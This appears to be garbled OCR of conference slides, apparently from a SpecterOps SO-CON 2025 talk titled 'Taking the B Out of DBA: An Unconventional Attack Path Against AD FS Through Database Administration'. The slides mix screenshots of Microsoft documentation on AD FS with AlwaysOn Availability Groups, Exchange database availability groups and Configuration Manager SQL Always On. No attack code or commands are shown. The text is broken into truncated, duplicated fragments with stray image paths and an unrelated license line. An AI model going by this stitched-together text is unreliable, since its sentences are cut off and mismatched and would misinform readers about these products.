
Setting up an AD FS Deployment with AlwaysOn Availability Groups

04/08/2025 • Applies to: ✅ Windows Server 2025, ✅ Windows Server 2022, ✅ Windows Server 2019, ✅ Windows Server 2016

A highly available geo-distributed topology provides:

- Elimination of a single point of failure: With failover capabilities, you can achieve a highly available AD FS infrastructure even if one of the data centers in a part of a globe goes down.
- Improved performance: You can use the suggested deployment to provide a high-performance AD FS infrastructure

AD FS can be configured for a highly available geo-distributed scenario. The following guide will walk through an overview of AD FS with SQL Always on Availability Groups and provide deployment considerations and guidance.


Learn / Windows Server / Identity and access /
Ask Learn
Focus mode
SPECTEROPS
SO-CON 2025
THE SHORTEST PATH TO SECURE
WITH secure
Settin

Set
Alw

04/08/2


A highl

- El
  in
- In rastructure

AD FS c an
overview of AD FS with SQL Always on Availability Groups and provide deployment considerations and guidance.

Taking the "B" Out of DBA: An Unconventional Attack Path Against AD FS Through Database Administration

Max Keasley @emkay64



Setting up an AlwaysOn Av

04/08/2025 • Applies to: ✅ Windows S

A highly available geo-distributed

- Elimination of a single point
  infrastructure even if one of t
- Improved performance: You

AD FS can be configured for a higl
overview of AD FS with SQL Alway


Manage database availability groups in Exchange Server

04/30/2025

APPLIES TO: ✓ 2016 ✓ 2019 ✓ Subscription Edition

A database availability group (DAG) is a set of upto 16 Exchange Mailbox servers that provide automatic, database-level recovery from a database/server/network failure. DAGs use continuous replication and a subset of Windows failover clustering technologies to provide high availability and site resilience. Mailbox servers in a DAG monitor each other for failures. When a Mailbox server is added to a DAG, that server works with the other servers in the DAG to provide automatic, database-level recovery from database failures.

When you create a DAG, it's initially empty. When you add the first server to a DAG, a failover cluster is automatically created for the DAG. In addition, the infrastructure that monitors the servers for network or server failures is initiated. The failover cluster heartbeat mechanism and cluster database are then used to track and manage information about the DAG which can change quickly, such as database mount status, replication status, and last-mounted location.



Setting up an AD FS Deployment with AlwaysOn Availability Groups

04/08/2025 • Applies t

A highly available g

- Elimination of infrastructure
- Improved perf

AD FS can be config overview of AD FS w

Manage database availability groups in Exchange Server

04/30/2025

e-level
ver
er for
e

cally
ated. The
t the


highly available storage to host a common package source location for all content.

Use a SQL Server Always On solution for the site database

Configuration Manager supports the following SQL Server Always On solutions for the site database:

- Host the site database at primary sites and the central administration site in an availability group. For more information, see Prepare to use a SQL Server Always On availability group.
- Use a failover cluster instance for the database at a central administration site or primary site. For more information, see Use a SQL Server Always On failover cluster instance.

Secondary sites can't use SQL Server Always On, and don't support backup or restoration of their site database. Recover a secondary site by reinstalling the secondary site from its parent primary site.



README GPL-3.0 license

